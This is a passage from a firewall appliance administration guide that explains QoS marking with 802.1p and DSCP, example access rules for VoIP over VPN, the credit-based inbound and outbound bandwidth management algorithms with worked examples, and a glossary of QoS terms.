
Managing QoS Marking

QoS marking is configured from the **QoS** tab of Access Rules under the **Firewall > Access Rules** page of the management interface. Both 802.1p and DSCP marking as managed by SonicOS Enhanced Access Rules provide 4 actions: None, Preserve, Explicit, and Map. The default action for DSCP is **Preserve** and the default action for 802.1p is **None**.

The following table describes the behavior of each action on both methods of marking:

| Action | 802.1p (layer 2 CoS) | DSCP (layer 3) | Notes |
|----------|---|--|--|
| None | When packets matching this class of traffic (as defined by the Access Rule) are sent out the egress interface, no 802.1p tag will be added. | The DSCP tag is explicitly set (or reset) to 0. | If the target interface for this class of traffic is a VLAN subinterface, the 802.1p portion of the 802.1q tag will be explicitly set to 0. If this class of traffic is destined for a VLAN and is using 802.1p for prioritization, a specific Access Rule using the Preserve , Explicit , or Map action should be defined for this class of traffic. |
| Preserve | Existing 802.1p tag will be preserved. | Existing DSCP tag value will be preserved. | |
| Explicit | An explicit 802.1p tag value can be assigned (0-7) from a drop-down menu that will be presented. | An explicit DSCP tag value can be assigned (0-63) from a drop-down menu that will be presented. | If either the 802.1p or the DSCP action is set to Explicit while the other is set to Map , the explicit assignment occurs first, and then the other is mapped according to that assignment. |
| Map | The mapping setting defined in the Firewall Settings > QoS Mapping page will be used to map from a DSCP tag to an 802.1p tag. | The mapping setting defined in the Firewall Settings > QoS Mapping page will be used to map from an 802.1 tag to a DSCP tag. An additional checkbox will be presented to Allow 802.1p Marking to override DSCP values . Selecting this checkbox will assert the mapped 802.1p value over any DSCP value that might have been set by the client. This is useful to override clients setting their own DSCP CoS values. | If Map is set as the action on both DSCP and 802.1p, mapping will only occur in one direction: if the packet is from a VLAN and arrives with an 802.1p tag, then DSCP will be mapped from the 802.1p tag; if the packet is destined to a VLAN, then 802.1p will be mapped from the DSCP tag. |

For example, refer to the following figure which provides a bi-directional DSCP tag action.



HTTP access from a Web-browser on 192.168.168.100 to the Web server on 10.50.165.2 will result in the tagging of the inner (payload) packet and the outer (encapsulating ESP) packets with a DSCP value of 8. When the packets emerge from the other end of the tunnel, and are delivered to 10.50.165.2, they will bear a DSCP tag of 8. When 10.50.165.2 sends response packets back across the tunnel to 192.168.168.100 (beginning with the very first SYN/ACK packet) the Access Rule will tag the response packets delivered to 192.168.168.100 with a DSCP value of 8.

This behavior applies to all four QoS action settings for both DSCP and 802.1p marking.

One practical application for this behavior would be configuring an 802.1p marking rule for traffic destined for the VPN zone. Although 802.1p tags cannot be sent across the VPN, reply packets coming back across the VPN can be 802.1p tagged on egress from the tunnel. This requires that 802.1p tagging is active of the physical egress interface, and that the [Zone] > VPN Access Rule has an 802.1p marking action other than None.

After ensuring 802.1p compatibility with your relevant network devices, and enabling 802.1p marking on applicable ADTRAN interfaces, you can begin configuring Access Rules to manage 802.1p tags.

Referring to the following figure, the **Remote Site 1** network could have two Access Rules configured as follows:

| Setting | Access Rule 1 | Access Rule 2 |
|--------------------|--------------------|-------------------|
| General Tab | | |
| Action | Allow | Allow |
| From Zone | LAN | VPN |
| To Zone | VPN | LAN |
| Service | VOIP | VOIP |
| Source | Lan Primary Subnet | Main Site Subnets |

| Setting | Access Rule 1 | Access Rule 2 |
|--|-------------------|--------------------|
| Destination | Main Site Subnets | Lan Primary Subnet |
| Users Allowed | All | All |
| Schedule | Always on | Always on |
| Enable Logging | Enabled | Enabled |
| Allow Fragmented Packets | Enabled | Enabled |
| Qos Tab | | |
| DSCP Marking Action | Map | Map |
| Allow 802.1p Marking to override DSCP values | Enabled | Enabled |
| 802.1p Marking Action | Map | Map |

The first Access Rule (governing **LAN>VPN**) would have the following effects:

- **VoIP** traffic (as defined by the Service Group) from **LAN Primary Subnet** destined to be sent across the VPN to **Main Site Subnets** would be evaluated for both DSCP and 802.1p tags.
 - The combination of setting both DSCP and 802.1p marking actions to **Map** is described in the table earlier in the [“Managing QoS Marking”](#) section on page 650.
 - Sent traffic containing only an 802.1p tag (e.g. CoS = 6) would have the VPN-bound inner (payload) packet DSCP tagged with a value of 48. The outer (ESP) packet would also be tagged with a value of 48.
 - Assuming returned traffic has been DSCP tagged (CoS = 48) by the ADTRAN at the Main Site, the return traffic will be 802.1p tagged with CoS = 6 on egress.
 - Sent traffic containing only a DSCP tag (e.g. CoS = 48) would have the DSCP value preserved on both inner and outer packets.
 - Assuming returned traffic has been DSCP tagged (CoS = 48) by the ADTRAN at the Main Site, the return traffic will be 802.1p tagged with CoS = 6 on egress.
 - Sent traffic containing only both an 802.1p tag (e.g. CoS = 6) and a DSCP tag (e.g. CoS = 63) would give precedence to the 802.1p tag, and would be mapped accordingly. The VPN-bound inner (payload) packet DSCP tagged with a value of 48. The outer (ESP) packet would also be tagged with a value of 48.

Assuming returned traffic has been DSCP tagged (CoS = 48) by the ADTRAN at the Main Site, the return traffic will be 802.1p tagged with CoS = 6 on egress.

To examine the effects of the second Access Rule (VPN>LAN), we'll look at the Access Rules configured at the Main Site.

| Setting | Access Rule 1 | Access Rule 2 |
|--|-----------------------|-----------------------|
| General Tab | | |
| Action | Allow | Allow |
| From Zone | LAN | VPN |
| To Zone | VPN | LAN |
| Service | VOIP | VOIP |
| Source | Lan Subnets | Remote Site 1 Subnets |
| Destination | Remote Site 1 Subnets | Lan Subnets |
| Users Allowed | All | All |
| Schedule | Always on | Always on |
| Enable Logging | Enabled | Enabled |
| Allow Fragmented Packets | Enabled | Enabled |
| Qos Tab | | |
| DSCP Marking Action | Map | Map |
| Allow 802.1p Marking to override DSCP values | Enabled | Enabled |
| 802.1p Marking Action | Map | Map |

VoIP traffic (as defined by the Service Group) arriving from **Remote Site 1 Subnets** across the VPN destined to **LAN Subnets** on the LAN zone at the Main Site would hit the Access Rule for inbound VoIP calls. Traffic arriving at the VPN zone will not have any 802.1p tags, only DSCP tags.


- Traffic exiting the tunnel containing a DSCP tag (e.g. CoS = 48) would have the DSCP value preserved. Before the packet is delivered to the destination on the LAN, it will also be 802.1p tagged according to the **QoS Mapping** settings (e.g. CoS = 6) by the ADTRAN at the Main Site.
- Assuming returned traffic has been 802.1p tagged (e.g. CoS = 6) by the VoIP phone receiving the call at the Main Site, the return traffic will be DSCP tagged according to the conversion map (CoS = 48) on both the inner and outer packet sent back across the VPN.
- Assuming returned traffic has been DSCP tagged (e.g. CoS = 48) by the VoIP phone receiving the call at the Main Site, the return traffic will have the DSCP tag preserved on both the inner and outer packet sent back across the VPN.
- Assuming returned traffic has been both 802.1p tagged (e.g. CoS = 6) and DSCP tagged (e.g. CoS = 14) by the VoIP phone receiving the call at the Main Site, the return traffic will be DSCP tagged according to the conversion map (CoS = 48) on both the inner and outer packet sent back across the VPN.

Bandwidth Management

Although bandwidth management (BWM) is a fully integrated QoS service, wherein classification and shaping is performed on the single ADTRAN appliance, effectively eliminating the dependency on external systems and thus obviating the need for marking, it is possible to concurrently configure **BWM** and **QoS** (layer 2 and/or layer 3 marking) settings on a single Access Rule. This allows those external systems to benefit from the classification performed on the ADTRAN even after it has already shaped the traffic. For details on how to configure BWM, see [“Methods of Configuring Bandwidth Management”](#) section on page 610.

Outbound Bandwidth Management

The available bandwidth on a WAN link is tracked by means of adjusting a link credit (token) pool for each packet sent. Providing that the link has not yet reached a point of saturation, the prioritized queues are deemed eligible for processing.



Like CBQ, SonicOS BWM is based on a class structure, where traffic queues are classified according to Access Rules—for example SSH, Telnet, or HTTP—and then scheduled according to their prescribed priority. Each participating Access Rule is assigned three values: Guaranteed bandwidth, Maximum bandwidth, and Bandwidth priority. Scheduling prioritization is achieved by assignment to one of eight priority queues, starting at 0 (zero) for the highest priority, and descending to 7 (seven) for the lowest priority. The resulting queuing hierarchy can be best thought of as a node tree structure that is always one level deep, where all nodes are leaf nodes, containing no children.

Queue processing utilizes a time division scheme of approximately 1/256th of a second per time-slice. Within a time-slice, evaluation begins with priority 0 queues, and on a packet-by-packet basis transmission eligibility is determined by measuring the packet's length against the queue credit pool. If sufficient credit is available, the packet is transmitted and the queue and link credit pools are decremented accordingly. As long as packets remain in the queue, and as long as Guaranteed link and queue credits are available, packets from that queue will continue to be processed. When Guaranteed queue credits are depleted, the next queue in that priority queue is processed. The same process is repeated for the remaining priority queues, and upon completing priority 7 begins again with priority 0.

The scheduling for excess bandwidth is strict priority, with per-packet round-robin within each priority. In other words, if there is excess bandwidth for a given time-slice all the queues within that priority would take turns sending packets until the excess was depleted, and then processing would move to the next priority.

This credit-based method obviates the need for CBQ's concept of **overlimit**, and addresses one of the largest problems of traditional CBQ, namely, **bursty** behavior (which can easily flood downstream devices and links). This more prudent approach spares SonicOS the wasted CPU cycles that would normally be incurred by the need for re-transmission due to the saturation of downstream devices, as well as avoiding other congestive and degrading behaviors such as TCP slow-start (see Sally Floyd's *Limited Slow-Start for TCP with Large Congestion Windows*), and Global Synchronization (as described in **RFC 2884**):

Queue management algorithms traditionally manage the length of packet queues in the router by dropping packets only when the buffer overflows. A maximum length for each queue is configured. The router will accept packets till this maximum size is exceeded, at which point it will drop incoming packets. New packets are accepted when buffer space allows. This technique is known as Tail Drop. This method has served the Internet well for years, but has the several drawbacks. Since all arriving packets (from all flows) are dropped when the buffer overflows, this interacts badly with the congestion control mechanism of TCP. A cycle is formed with a burst of drops after the maximum queue size is exceeded, followed by a period of underutilization at the router as end systems back off. End systems then increase their windows simultaneously up to a point where a burst of drops happens again. This phenomenon is called Global Synchronization. It leads to poor link utilization and lower overall throughput. Another problem with Tail Drop is that a single connection or a few flows could monopolize the queue space, in some circumstances. This results in a lock out phenomenon leading to synchronization or other timing effects. Lastly, one of the major drawbacks of Tail Drop is that queues remain full for long periods of time. One of the major goals of queue management is to reduce the steady state queue size.

Algorithm for Outbound Bandwidth Management

Each packet through the ADTRAN is initially classified as either a **Real Time** or a **Firewall** packet. Firewall packets are user-generated packets that always pass through the BWM module. Real time packets are usually firewall generated packets that are not processed by the BWM module, and are implicitly given the highest priority. Real Time (firewall generated) packets include:

- WAN Load Balancing Probe
- ISAKMP
- Web CFS
- PPTP and L2TP control packets
- DHCP
- ARP Packets

- Web Sense
- Syslog
- NTP
- Security Services (AV, signature updates, license manager)

Outbound BWM Packet Processing Path

- a. Determine that the packet is bound for the WAN zone.
- b. Determine that the packet is classifiable as a Firewall packet.
- c. Match the packet to an Access Rule to determine BWM setting.
- d. Queue the packet in the appropriate rule queue.

Guaranteed Bandwidth Processing

This algorithm depicts how all the policies use up the GBW.


- a. Start with a link credit equal to available link BW.
- b. Initialize the class credit with configured GBW for the rule.
- c. If that packet length is less than or equal to the class credit, transmit the packet and deduct the length from class credit and link credit.
- d. Choose the next packet from queue and repeat step c until class credit is lesser or rule queue is empty.
- e. Choose the next rule queue and repeat steps b through d.

Maximum Bandwidth Processing

This algorithm depicts how the unutilized link BW is used up by the policies. We start with the highest priority and transmit packets from all the rule queues in a round robin fashion until link credit is exhausted or all queues are empty. Then we move on to the next lowest priority and repeat the same.

- a. Start with the link credit equal to the left over link BW after GBW utilization.
- b. Choose the highest priority.
- c. Initialize class credit to (MBW - GBW).
- d. Check if the length of a packet from the rule queue is below class credit as well as link credit.
- e. If yes, transmit the packet and deduct the length from class credit and link credit.
- f. Choose the next rule queue and repeat steps c through f until link credit gets exhausted or this priority has all its queues empty.
- g. Choose the next lowest priority and repeat steps c through f.

Example of Outbound BWM



BWM Queue Structure

The above diagram shows 4 policies are configured for OBWM with a link capacity of 100 Kbps. This means that the link capacity is 12800 Bytes/sec. Below table gives the BWM values for each rule in Bytes per second.

| BWM values | FTP | H323 | Yahoo Messenger | VNC |
|------------|------|------|-----------------|------|
| GBW | 1280 | 2560 | 640 | 2560 |
| MBW | 2560 | 5120 | 1920 | 3200 |


- a. For GBW processing, we start with the first queue in the rule queue list which is FTP. Link credit is 12800 and class credit is 1280. Pkt1 of 400B is sent out on the WAN link and link credit becomes 12400 and class credit becomes 880. Pkt2 is not sent out because there is not enough class credit to send 1500 Bytes. The remaining class credit is carried over to the next time slice.
- b. We move on to the next rule queue in this list which is for H323. Pkt1 of 1500B is sent out and link credit becomes 10900 and class credit for H323 becomes 1060. Pkt2 is also sent from queue hence link credit = 10200 and class credit = 360. Pkt3 is not sent since there is not enough class credit. The remaining class credit is carried over to the next time slice.
- c. Now we move onto Yahoo Messenger queue. Since Pkt1 cannot be accommodated with its class credit of 640 Bytes, no packets are processed from this queue. However, its class credit is carried over to the next time slice.
- d. From VNC queue, Pkt1 and Pkt2 are sent out leaving link credit = 8000 and class credit = 360. Class credit is carried over.

- e. Since all the queues have been processed for GBW we now move onto use up the left over link credit of 8000.
- f. Start off with the highest priority 0 and process all queues in this priority in a round robin fashion. H323 has Pkt3 of 500B which is sent since it can use up to max = 2560 (MBW-GBW). Now Link credit = 7500 and max = 2060.
- g. Move to the next queue in this priority which is VNC queue. Pkt3 of 500B is sent out leaving link credit = 7000B and class max = 140 (MBW-GBW - 500).
- h. Move to the next queue in this priority. Since H323 queue is empty already we move to the next queue which is VNC again.
- i. From VNC queue Pkt4 of 40B is sent out leaving link credit = 6960 and class max = 100. Pkt5 of 500B is not sent since class max is not enough.
- j. Now we move onto next lower priority queue. Since priorities 1 through 3 are empty we choose priority 4 which has the rule queue for FTP. Pkt2 of 1000B is sent which leaves with link credit = 6000 and class max = 280. Since there are no other queues in this priority, FTP queue is processed again. But since class max is not enough for Pkt3 of 1500B it is not sent.
- k. Move to the next lower priority which is 7 for Yahoo Messenger. Pkt1 of 1200B is sent leaving link credit = 4800 and class max = 80. Since no other queues exist in this priority, this queue is processed again. Pkt2 of 1500B is not sent since it cannot be accommodated with max = 80.
- l. At this point, all the queues under all priorities are processed for the current time slice.

Inbound Bandwidth Management

Inbound BWM can be used to shape inbound TCP and UDP traffic. TCP's intrinsic flow control behavior is used to manage ingress bandwidth. To manage inbound UDP traffic, CBQ is used by the ingress module to queue the incoming packets. TCP rate is inherently controlled by the rate of receipt of ACKs; i.e. TCP sends out packets out on the network at the same rate as it receives ACKs. For IBWM, the sending rate of a TCP source will be reduced by controlling the rate of ACKs to the source. By delaying an ACK to the source, round-trip time (RTT) for the flow is increased, thus reducing the source's sending rate.

An ingress module monitors and records the ingress rate for each traffic class. It also monitors the egress ACKs and queues them if the ingress rate has to be reduced. According to ingress BW availability and average rate, the ACKs will be released.



Algorithm for Inbound Bandwidth Management

IBWM maintains eight priority queues, where each priority has one rule that has IBWM enabled. The IBWM pool is processed from the highest to lowest priority further shaping the traffic. IBWM employs three key algorithms:

Ingress Rate Update

This algorithm processes each packet from the WAN and updates the ingress rate of the class to which it belongs. It also marks the traffic class if it has over utilized the link.

- a. Determine that the packet is from the WAN zone and is a firewall packet.
- b. Add the packet length to the sum of packet lengths received so far in the current time slice. Deduct the minimum of (GBW, packet length) from link's credit.
- c. If the sum is greater than the class's credit, mark the class to be over utilizing the link.
- d. If the packet length is greater than the link's credit, mark the link as well as the class to be over utilized.

Egress ACK monitor

This algorithm depicts how the egress ACKs are monitored and processed.

- a. Determine that the packet is to the WAN zone and is a TCP ACK.
- b. If class or interface is marked as over utilizing, queue the packet in the appropriate ingress rule queue.

Process ACKs

This algorithm is used to update the BW parameters per class according to the amount of BW usage in the previous time slice. Amount of BW usage is given by the total number of bytes received for the class in the previous time slice. The algorithm is also used to process the packets from the ingress module queues according to the available credit for the class.

Credit-Based Processing

A class will be in debt when its BW usage is more than the GBW for a particular time slice. All the egress ACKs for the class are then queued until the debt is reduced to zero. At each successive time slice, debt is deducted by GBW and if link BW is left, $(MBW - GBW)$ is also deducted.

Compute BW usage in the previous time slice:

- a. Compute average ingress rate using the amount of BW usage by the class.
- b. If the BW usage is more than the class credit, record the difference as debt. If link BW is left over, deduct $(MBW - GBW)$ from debt.
- c. Compute the class and link credit for the current time slice:
 - If the class is in debt, deduct GBW from debt and also from link's credit, indicating that the class has already used up its GBW for the current time slice.
 - If class is not in debt and there are packets arriving for this class, accumulate link credit; i.e. add GBW to credit at each time slice.
 - Class is marked as over utilizing if debt is nonzero.
- d. Process packets from ingress pool from highest priority to lowest priority.
- e. Record class credit as remaining credit.
- f. If remaining credit is greater than or equal to average rate, process the ACK packet and deduct average rate from remaining credit.
- g. Repeat g until remaining credit is not enough or the ingress ACK queue is empty.
- h. Repeat steps f through h for the next rule queue.
- i. Repeat steps f through i for the next lowest priority.

Example of Inbound Bandwidth Management

Consider a class with GBW = 5 Kbps, MBW = 10 Kbps and Link BW = 100 Kbps. In terms of bytes per second we have GBW=640, excess BW = $(MBW - GBW) = 640$ and link BW = 12800.

| No. | Ingress | Egress | Credit | Debt | Rate | Link BW | #Acks |
|-----|---------|--------|--------|------|------|---------|-------|
| 1. | 0 | 0 | 640 | 0 | 0 | 12800 | 0 |
| 2. | 1300 | 0 | 620 | 0 | 1300 | 12780 | 0 |
| 2a. | 0 | 40 | 620 | 0 | 1300 | 12780 | 1 |
| 3. | 0 | 0 | 1260 | 0 | 1300 | 12800 | 1 |
| 4. | 0 | 0 | 1900 | 0 | 1300 | 12800 | 0 |

- a. Class credit starts with 640. In row 2, 1300 bytes are received for this class in the previous time slice. Since it is more than the class credit, debt = 20 $(1300 - GBW - excess\ BW)$. For the current time slice class credit = 620 $(GBW - debt)$, debt = 0 and link BW = 12780 since 20 bytes of debt is already used up from GBW for the class.

- b. Row 2a shows an egress ACK for the class. Since class credit is less than the rate this packet is queued in the appropriate ingress queue. And it will not be processed until class credit is at least equal to the rate.
- c. In the following time slices, class credit gets accumulated until it matches the rate. Hence, after two time slices class credit becomes 1900 (620 + 640 + 640). The queued ACK packet is process from the ingress pool at this point.

In row 2a, an ACK packet is received that needs to be sent to the TCP source on the WAN zone. Sending this ACK immediately would have caused the TCP source to send more packets immediately. By queuing the ACK and sending it only after the class credit reaches the average rate, we have reduced the TCP's sending rate; i.e. by doing this we have slowed down the ingress rate.

Glossary

- **802.1p** – IEEE 802.1p is a Layer 2 (MAC layer) Class of Service mechanism that tags packets by using 3 priority bits (for a total of 8 priority levels) within the additional 16-bits of an 802.1q header. 802.1p processing requires compatible equipment for tag generation, recognition and processing, and should only be employed on compatible networks. 802.1p is supported on NetVanta 2830 and 2840 appliances.
- **Bandwidth Management (BWM)** – Refers to any of a variety of algorithms or methods used to shape traffic or police traffic. Shaping often refers to the management of outbound traffic, while policing often refers to the management of inbound traffic (also known as admission control). There are many different methods of bandwidth management, including various queuing and discarding techniques, each with their own design strengths. ADTRAN employs a Token Based Class Based Queuing method for inbound and outbound BWM, as well as a discard mechanism for certain types of inbound traffic.
- **Class of Service (CoS)** – A designator or identifier, such as a layer 2 or layer 3 tag, that is applied to traffic after classification. CoS information will be used by the Quality of Service (QoS) system to differentiate between the classes of traffic on the network, and to provide special handling (e.g. prioritized queuing, low latency, etc.) as defined by the QoS system administrator.
- **Classification** – The act of identifying (or differentiating) certain types (or classes) of traffic. Within the context of QoS, this is performed for the sake of providing customized handling, typically prioritization or de-prioritization, based on the traffic's sensitivity to delay, latency, or packet loss. Classification within SonicOS Enhanced uses Access Rules, and can occur based on any or all of the following elements: source zone, destination zone, source address object, destination address object, service object, schedule object.
- **Code Point** – A value that is marked (or tagged) into the DSCP portion of an IP packet by a host or by an intermediate network device. There are currently 64 Code Points available, from 0 to 63, used to define the ascending prioritized class of the tagged traffic.
- **Conditioning** – A broad term used to describe a plurality of methods of providing Quality of Service to network traffic, including but not limited to discarding, queuing, policing, and shaping.
- **DiffServ** – Differentiated Services. A standard for differentiating between different types or classes of traffic on an IP network for the purpose of providing tailored handling to the traffic based on its requirements. DiffServ primarily depends upon Code Point values marked in the ToS header of an IP packet to differentiate between different classes of traffic. DiffServ service levels are executed on a Per Hop Basis at each router (or other DiffServ enabled network device) through which the marked traffic passes. DiffServ Service levels currently


include at a minimum **Default**, **Assured Forwarding**, and **Expedited Forwarding**. DiffServ is supported on NetVanta 2830 and 2840 platforms. Refer to the [“DSCP Marking” section on page 647](#) for more information.

- **Discarding** – A congestion avoidance mechanism that is employed by QoS systems in an attempt to predict when congestion might occur on a network, and to prevent the congestion by dropping over-limit traffic. Discarding can also be thought of as a queue management algorithm, since it attempts to avoid situations of full queues. Advanced discard mechanisms will abide by CoS markings so as to avoid dropping sensitive traffic. Common methods are:
 - **Tail Drop** – An indiscriminate method of dealing with a full queue wherein the last packets into the queue are dropped, regardless of their CoS marking.
 - **Random Early Detection (RED)** – RED monitors the status of queues to try to anticipate when a queue is about to become full. It then randomly discards packets in a staggered fashion to help minimize the potential of Global Synchronization. Basic implementations of RED, like Tail Drop, do not consider CoS markings.
 - **Weighted Random Early Detection (WRED)** – An implementation of RED that factors DSCP markings into its discard decision process.
- **DSCP** – (Differentiate Services Code Points) – The repurposing of the ToS field of an IP header as described by RFC2747. DSCP uses 64 Code Point values to enable DiffServ (Differentiated Services). By marking traffic according to its class, each packet can be treated appropriately at every hop along the network.
- **Global Synchronization** – A potential side effect of discarding, the congestion avoidance method designed to deal with full queues. Global Synchronization occurs when multiple TCP flows through a congested link are dropped at the same time (as can occur in Tail Drop). When the native TCP slow-start mechanism commences with near simultaneity for each of these flows, the flows will again flood the link. This leads to cyclical waves of congestion and under-utilization.
- **Guaranteed Bandwidth** – A declared percentage of the total available bandwidth on an interface which will always be granted to a certain class of traffic. Applicable to both inbound and outbound BWM. The total Guaranteed Bandwidth across all BWM rules cannot exceed 100% of the total available bandwidth. SonicOS Enhanced 5.0 and higher enhances the Bandwidth Management feature to provide rate limiting functionality. You can now create traffic policies that specify maximum rates for Layer 2, 3, or 4 network traffic. This enables bandwidth management in cases where the primary WAN link fails over to a secondary connection that cannot handle as much traffic. The Guaranteed Bandwidth can also be set to 0%.
- **Inbound (Ingress or IBWM)** – The ability to shape the rate at which traffic enters a particular interface. For TCP traffic, actual shaping can occur where the rate of the ingress flow can be adjusted by delaying egress acknowledgements (ACKs) causing the sender to slow its rate. For UDP traffic, a discard mechanism is used since UDP has no native feedback controls.
- **IntServ** – Integrated Services, as defined by RFC1633. An alternative CoS system to DiffServ, IntServ differs fundamentally from DiffServ in that it has each device request (or reserve) its network requirements before it sends its traffic. This requires that each hop on the network be IntServ aware, and it also requires each hop to maintain state information for every flow. IntServ is not supported by SonicOS. The most common implementation of IntServ is RSVP.
- **Maximum Bandwidth** – A declared percentage of the total available bandwidth on an interface defining the maximum bandwidth to be allowed to a certain class of traffic. Applicable to both inbound and outbound BWM. Used as a throttling mechanism to specify a bandwidth rate limit. The Bandwidth Management feature is enhanced to provide rate

limiting functionality. You can now create traffic policies that specify maximum rates for Layer 2, 3, or 4 network traffic. This enables bandwidth management in cases where the primary WAN link fails over to a secondary connection that cannot handle as much traffic. The Maximum Bandwidth can be set to 0%, which will prevent all traffic.

- **Outbound (Egress or OBWM)** – Conditioning the rate at which traffic is sent out an interface. Outbound BWM uses a credit (or token) based queuing system with eight priority queues to service different types of traffic, as classified by Access Rules.
- **Priority** – An additional dimension used in the classification of traffic. SonicOS uses eight priority (0 = realtime, 7 = lowest) to comprise the queue structure used for BWM. Queues are serviced in the order of their priority.
